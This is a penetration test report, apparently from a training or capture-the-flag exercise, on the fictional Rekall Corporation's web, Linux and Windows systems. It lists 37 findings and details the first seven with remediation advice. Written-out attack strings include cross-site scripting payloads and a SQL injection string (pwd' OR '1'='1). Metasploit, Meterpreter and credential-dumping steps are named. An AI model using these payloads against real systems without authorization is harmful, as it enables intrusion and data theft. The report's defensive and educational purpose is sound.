Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	Pentesting R Us
Contact Name	John Mallon
Contact Title	Red Chief

Document History

Version	Date	Author(s)	Comments
001	February 24, 2025	John Mallon	Initial Draft
002	February 28, 2025	John Mallon	Revision
003	March 1, 2025	John Mallon	Final

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Firstly, we must commend Rekall in taking these steps to test for vulnerabilities which shows a commitment to security. That being said,
- Some input fields on web pages did have some form of input validation.
- Some web applications were generally protected against basic exploits, such as cross-site scripting and local file inclusion.

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Web applications were vulnerable due to poor code development and was susceptible to a number of exploits including directory traversal, session hijacking, PHP, SQL and command-line injection, cross-site scripting, local file inclusion, and access to sensitive data,
- Machines running Linux and Windows operating systems were found to be susceptible to sensitive data exposure, unnecessary open ports, and vulnerabilities due to the systems having misconfigurations and not being updated with the software patches and updates that would eliminate many of these vulnerabilities.

Executive Summary

Pentesting R Us was engaged by Rekall to provide an assessment of security flaws present in web applications, networks and systems. At the request of Rekall, our assessment was conducted to identify exploitable vulnerabilities and provide recommendations to mitigate any vulnerabilities to increase security and integrity of the IT systems. The objectives assigned to Pentesting R Us were met and we were able to find and exfiltrate sensitive information within the domain, escalate user privileges, and compromise several machines.

We used our industry-leading methods and techniques to assess all relevant web applications, systems, and networks within the scope of the engagement.

Summary Vulnerability Overview

Vulnerability	Severity
Web Application	
1-Flag 1 – Reflected Cross-site scripting – welcome.php	High
2-Flag 2 – Cross-site scripting payload – memory-planner.php	Medium
3-Fag 3 – Script injection into comments box – comments.php	High
4-Flag 4 – Sensitive data accessed using curl – about-rekall.php	High
5-Flag 5 – Local file inclusion in text box – memory-planner.php	High
6-Flag 6 – Local file inclusion (advanced) JPG upload – memory-planner.php	High
7-Flag 7 – SQL injection – login.php	Critical
8-Flag 8 – Sensitive data exposure – HTML source code – login.php	Critical
9-Flag 9 – Sensitive data exposure – robots.txt	Medium
10-Flag 10- Command injection (form) – networking.php	Critical
11-Flag 11 – Command injection (advanced) – networking.php	Critical
12-Flag 12 – Brute force attack – data from Networking.php used login.php	Critical
13-Flag 13 – PHP Injection – souvenirs.php	Critical
14-Flag 14 – Session Management – admin_legal_data.php	High
15-Flag 15 – Directory traversal – old_disclaimers/disclaimer_1.txt	Low
Linux Servers	
16-Flag 1 – Data exposed on Internet	Low
17-Flag 2 – IP address of totalrekall.xyz	Low
18-Flag 3 – Data exposed on Internet	Low
19-Flag 4 – Discover available hosts and ports by scanning	Medium
20-Flag 5 – Perform aggressive scan on data obtained from previous scan	High
21-Flag 6 – Nessus scan of host to obtain critical vulnerability	Critical
22-Flag 7 – Metasploit RCE – Apache Tomcat vulnerability	Critical
23-Flag 8 – Metasploit RCE -- Apache Shellshock vulnerability	Critical
24-Flag 9 – Additional vulnerability secured from host in above flag	Critical
25-Flag 10 – Meterpreter used to exploit struts vulnerability	Critical
26-Flag 11 – Meterpreter exploit Drupal vulnerability to obtain username	Critical
27-Flag 12 – Privilege escalation through sudoer vulnerability	High
Windows Servers	
28-Flag 1 – Using OSINT found user credentials on Totalrekall GitHub repo.	Medium
29-Flag 2 – User credentials from flag 1 allowed login of secure page	Medium
30-Flag 3 – Aggressive nmap scan located FTP service and unsecure files	High

31-Flag 4 – Scan revealed SLMail and exploited via Metasploit to obtain shell	Critical
32-Flag 5 – Metasploit exploit of SLMail machine to obtain session and tasks	Critical
33-Flag 6 – Metasploit of SLMail and Kiwi to obtain lsa dump from windows	Critical
34-Flag 7 – Meterpreter session allow lateral movement to domain controller	Critical
35-Flag 8 – Kiwi used to obtain lsadump of DC and shell to access files	Critical
36-Flag 9 – Navigating DC file system to obtain sensitive information	Critical
37-Flag 10 – Accessing administrator credential on DC	Critical

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	**Webserver** 192.168.14.35 **Linux Servers** 34.102.136.180 192.168.13.10 192.168.13.11 192.168.13.12 192.168.13.13 192.168.13.14 **Windows Server** 172.22.117.10 **Windows Workstation** 172.22.117.20
Ports	**Webserver** 80 **Linux Servers** 80 22 6001 8080 10000 **Windows Server** 53 88 135 139 389 445 464 593 636 3268 3269 **Windows Workstation** 21 25

	79 80 100 106 110 135 139 443 445



Exploitation Risk	Total
Critical	19
High	9
Medium	5
Low	4

Vulnerability Findings


Vulnerability 1	Findings
Title	Reflected Cross-site scripting (XSS) payload- welcome.php
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	High
Description	On the welcome.php page, it was possible to enter payload "><script>alert('XSS')</script> in the "Begin by entering your name below!" box.
Images	 

	
Affected Hosts	Webserver 192.168.14.35
Remediation	Ensure all input is validated and then “escaped or sanitized.” Output encoding and HTML sanitization help address any additional vulnerabilities. For more information: https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html


Vulnerability 2	Findings
Title	Cross-site scripting (XSS) payload – memory-planner.php
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Medium
Description	Through the inputting of <sscriptcript>alert('JM');</sscriptcript> in the “Who do you want to be?” box a vulnerability was exploited.


Images	 
Affected Hosts	Webserver 192.168.14.35
Remediation	As in vulnerability 1, ensure all input is validated and then “escaped or sanitized.” Output encoding and HTML sanitization help address any additional vulnerabilities. For more information: https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

Vulnerability 3	Findings
Title	Script injection into comments box – comments.php
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	High
Description	By entering the following <script>alert(‘JM’);</script> in the comments box a code (script) injection vulnerability was exploited.


Images	
Affected Hosts	Webserver 192.168.14.35
Remediation	Ensure to identify code injection vulnerabilities through the implementation of secure coding. Sanitize all inputs and do not allow dynamic code execution. Finally, a security scanning tool can scan for potential vulnerabilities.



Vulnerability 4	Findings
Title	Sensitive data accesses using curl – about-rekall.php
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	High
Description	Using the curl command with the -v option, sensitive data was accessed from the About-Rekall.php page. The -v runs curl in verbose mode, providing detailed information in regards to the request and response process.

Images	
Affected Hosts	Webserver 192.168.14.35
Remediation	Using HTTPS (secure) to protect data in transit and secure authentication methods to prevent unauthorized access significantly reduces the risk of curl accessing sensitive data.



Vulnerability 5	Findings
Title	Local file inclusion in text box – memory-planner.php
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	High
Description	A script file was uploaded to the Memory-planner page. This exploited a local file inclusion vulnerability.
Images	


	
Affected Hosts	Webserver 192.168.14.35
Remediation	There are many ways to prevent a local file inclusion vulnerability, an attempt of which was made in the next vulnerability 6. To prevent LFI, input validation and sanitization should be used through secure coding practices.

Vulnerability 6	Findings
Title	Local file inclusion (advanced) JPG upload – memory-planner.php
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	High
Description	An advanced LFI was exploited by concealing a malicious script as an image file. The input did check to ensure that it was an image (JPG), however, that was not sufficient to prevent exploitation.
Images	


	 
Affected Hosts	Webserver 192.168.14.35
Remediation	As in vulnerability 5, the recommendation is to use proper input validation and sanitization of any input through secure coding practices.

Vulnerability 7	Findings
Title	SQL injection – login.php
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Critical
Description	SQL injection was successful on the Login.php page. Through entering unanticipated data in the password field, pwd' OR '1'='1, SQL injection was permitted allowing unauthorized access.

